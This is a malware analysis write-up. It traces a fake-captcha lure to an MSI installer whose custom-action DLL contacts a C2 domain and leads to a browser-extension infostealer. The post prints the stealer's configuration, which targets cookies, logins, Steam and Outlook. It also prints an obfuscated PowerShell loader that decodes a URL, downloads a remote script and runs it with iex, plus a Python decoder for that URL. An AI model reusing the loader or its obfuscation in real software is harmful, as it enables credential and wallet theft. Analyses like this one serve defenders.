Contents

Malicious Browser Extension Analysis: MSI installer -> malicious extension -> C2 domain hidden in crypto transactions

Overview

While randomly navigating, I found a very interesting malware, that while analyzing it didn’t create a traditional persistence on the machine via the registry, services, scheduled tasks, etc. Instead, it created a malicious extension on all of the user’s browsers. Additionally, the initial stage used a very interesting feature of the MSI file to execute a CustomAction from a DLL. This is a very in-depth analysis, so I hope you enjoy it!
drawing

Analysis



How It Started…Of course, with a fake captcha, but not the typical “WIN + R, then CTRL + V and Enter” kind. This one used an image captcha where each wrong selection redirected to a random site. However, selecting the correct image it redirects to the malmware:
drawing


The domain contains a password and a link to a MEGA file. (Interestingly, the MEGA link changed daily but always led to the same malware on diferent files.)
drawing drawing


Extracting the ZIP file revealed another compressed file and an image with the password “2025”:
drawing

Extracting again, we found the MSI file setup.msi and a file named ._ with an unusually large size, likely to evade analysis in sandboxes with file size limits. Soon, we discovered that it initially installs “Task Coach” but bundles some suspicious additions.

drawing drawing

MSI file

So lets start using orca to analyse the MSI file!

In MSI file it is possible to set custom actions, like execute binarys, scripts, call DLL functions, modify registry keys and etc. In our sample, we found a call to the function SendCollectedData from DataUploader.dll;

Here a example of DLL that permits MSI custom actions call its functions:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
#include <windows.h>
#include <msi.h>
#include <msiquery.h>

// Helper to log messages to the MSI installer log
void LogMessage(MSIHANDLE hInstall, const char* message) {
    char buffer[1024];
    sprintf_s(buffer, "CustomAction: %s", message);

    PMSIHANDLE hRecord = MsiCreateRecord(1);
    MsiRecordSetStringA(hRecord, 0, buffer);
    MsiProcessMessage(hInstall, INSTALLMESSAGE_INFO, hRecord);
}

// Exported custom action function with MessageBox
extern "C" __declspec(dllexport) UINT __stdcall MyCustomAction(MSIHANDLE hInstall) {
    LogMessage(hInstall, "Starting MyCustomAction with MessageBox.");

    MessageBoxA(
        NULL,
        "This is a message box from a Custom Action in an MSI installer.",
        "Custom Action Message",
        MB_OK | MB_ICONINFORMATION
    );

    LogMessage(hInstall, "MyCustomAction completed.");
    return ERROR_SUCCESS;
}
drawing

Even more suspicious with this CustomActionDatas:

drawing


Lets dump all files from the MSI and inspected DataUploader.dll. Other DLLs, like sqlite3.dll, also stood out, commonly used by stealers.
drawing

The custom action names were self-explanatory. Analyzing the DLL, we saw it used MsiSetPropertyW to set results in variables like HttpPostServerResponse and MsiGetPropertyW to retrieve values from custom action data (e.g., HttpPostUrl). (The DLL’s logic is complex, so this is a simplified summary.)

drawing

We can see that some arguments are being defined by the response of the uploded data to kantorpusatsbl[.]com[/]diagnostics[.]php,

drawing

Interestingly verif.bat and tpm2emu.exe use the same argument that is defined by the response of attacker server.

drawing

Taking a look at the verif.bat was a script using 7z to extract topic.dat, protected by a password passed as the second command-line argument. The connection to the malicious domain was likely to retrieve this password for the next malware stages.

drawing

Executing the MSI and monitoring with ProcMon, we observed a successful connection to kantorpusatsbl[.]com/diagnostics.php and the execution of 7z. We copied the password:


drawing drawing

And in the topic.dat we have 4 DLLs, some legit and others pretty suspicious with invalid signatures, but soon we will take a closer look


drawing drawing

Continuing we can see something very strange, explorer.exe executed powershell, 100% a process injection, but lets keep looking.


drawing drawing


And without a doubt, this is a stealer. It searched for: the “local state” of a lot different browsers (It first do that and the ones he actully find the file, then it searchs for the cookies), crypto extensions, .kbdx files (KeePass databases), crypto wallets and the list go on.

drawing


PowerShell also created files resembling a browser extension’s structure:

drawing

Since tpm2emu.exe used the password from the malicious domain, we suspected it was responsible for injecting into explorer.exe. Running it without arguments revealed a bad chess game:

drawing

The malware relied entirely on the password passed to 7z and tpm2emu.exe. The latter required the extracted DLLs, particularly libcrypto-1_1-x64.dll, which had suspicious exports among legitimate ones:


drawing drawing


Debugging with breakpoints on injection-related functions (e.g., VirtualAlloc), we spotted the injection into explorer.exe and a malicious executable:
drawing

Dumping and debugging this executable revealed the stealer and the PowerShell executor:

drawing drawing

Its even possible to spot the download of the stealer settings

drawing
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
{
  "ffb5a70b8263515": "f2bfd8bf6966c",
  "opcode": "success",
  "access_token": "XXXXXXXXXXXXXXXXXXX",
  "self_delete": 0,
  "take_screenshot": 1,
  "loader": 0,
  "steal_steam": 1,
  "steal_outlook": 1,
  "browsers": [
    {
      "name": "Google Chrome",
      "path": "\\Google\\Chrome\\User Data",
      "type": "1",
      "soft_path": "C:\\Program Files\\Google\\Chrome\\Application\\chrome.exe",
      "use_v20": true,
      "parse_cookies": true,
      "parse_logins": true
    }
  ]
}

There are a lot of interesting functions in this malware, but to make this simpler, I’m only highlighting the principal ones.


Now lets analyse the encoded powershell command now. Decoding the command we have a decoding routine and a XOR execution on the result, then again another decoding routine and execution of a remote downloaded script using iex
drawing
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
$uPlik = ("DhsMWR4bDQFFIRMfGQc5RVwbD0UMXQMeGgg4EEUkPSceLAMoWl8TBSo@ADIBM1IEGlwQWF0TXQcYKjlf")
$LXxNl = $uPlik.Replace("@", "a") // litterally changing one @
$w0JeK = [Convert]::FromBase64String($LXxNl) | ForEach-Object { $_ -bxor 106} // XOR operation 
$Jsj3T = [System.Text.Encoding]::ASCII.GetString($w0JeK).Replace("@", "a") // changing 'a' for @
$vwTAS = [Convert]::FromBase64String($Jsj3T)
$Jv0mm = [byte[]](30, 211, 131, 198, 219);
$ijO7J = 0;
$xV7Um = $vwTAS | ForEach-Object {
$_ -bxor $Jv0mm[$ijO7J++]; // XOR operation again
if ($ijO7J -ge $Jv0mm.Length) {
$ijO7J = 0
}
}

$nHpjI=new-object System.Net.Webclient;
$cSLnS = [System.Text.Encoding]::ASCII.GetString($xV7Um);
$zGfxA=$nHpjI.DownloadString($cSLnS);
$F6lPa = $zGfxA.Replace("!", "l").Replace("*", "d").Replace("`"", "T").Replace("'", "H").Replace(";", "F") // changing a lot of chareters of a base64
$YgKk7 = [Convert]::FromBase64String($F6lPa)
$SlLVN = [Convert]::FromBase64String([System.Text.Encoding]::ASCII.GetString($YgKk7))
[System.Text.Encoding]::ASCII.GetString($SlLVN) | iex

Using Python, lets decoded the domain hosting the next script:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
import base64

# Original obfuscated string 
uPlik = "DhsMWR4bDQFFIRMfGQc5RVwbD0UMXQMeGgg4EEUkPSceLAMoWl8TBSo@ADIBM1IEGlwQWF0TXQcYKjlf"

# Replacing '@' with 'a'
LXxNl = uPlik.replace("@", "a")

# Base64 decode and XOR with 106
decoded_bytes = base64.b64decode(LXxNl)
xor_106 = bytes([b ^ 106 for b in decoded_bytes])

# Convert to string and replace '@' with 'a' again
ascii_str = xor_106.decode('ascii').replace("@", "a")

# Base64 decode again
second_base64 = base64.b64decode(ascii_str)

# XOR with cyclic key
key = [30, 211, 131, 198, 219]
key_len = len(key)

final_bytes = bytes([b ^ key[i % key_len] for i, b in enumerate(second_base64)])

# Convert to string 
final_url = final_bytes.decode('ascii')

print("Decoded URL:", final_url)

And we have the URL: drawing

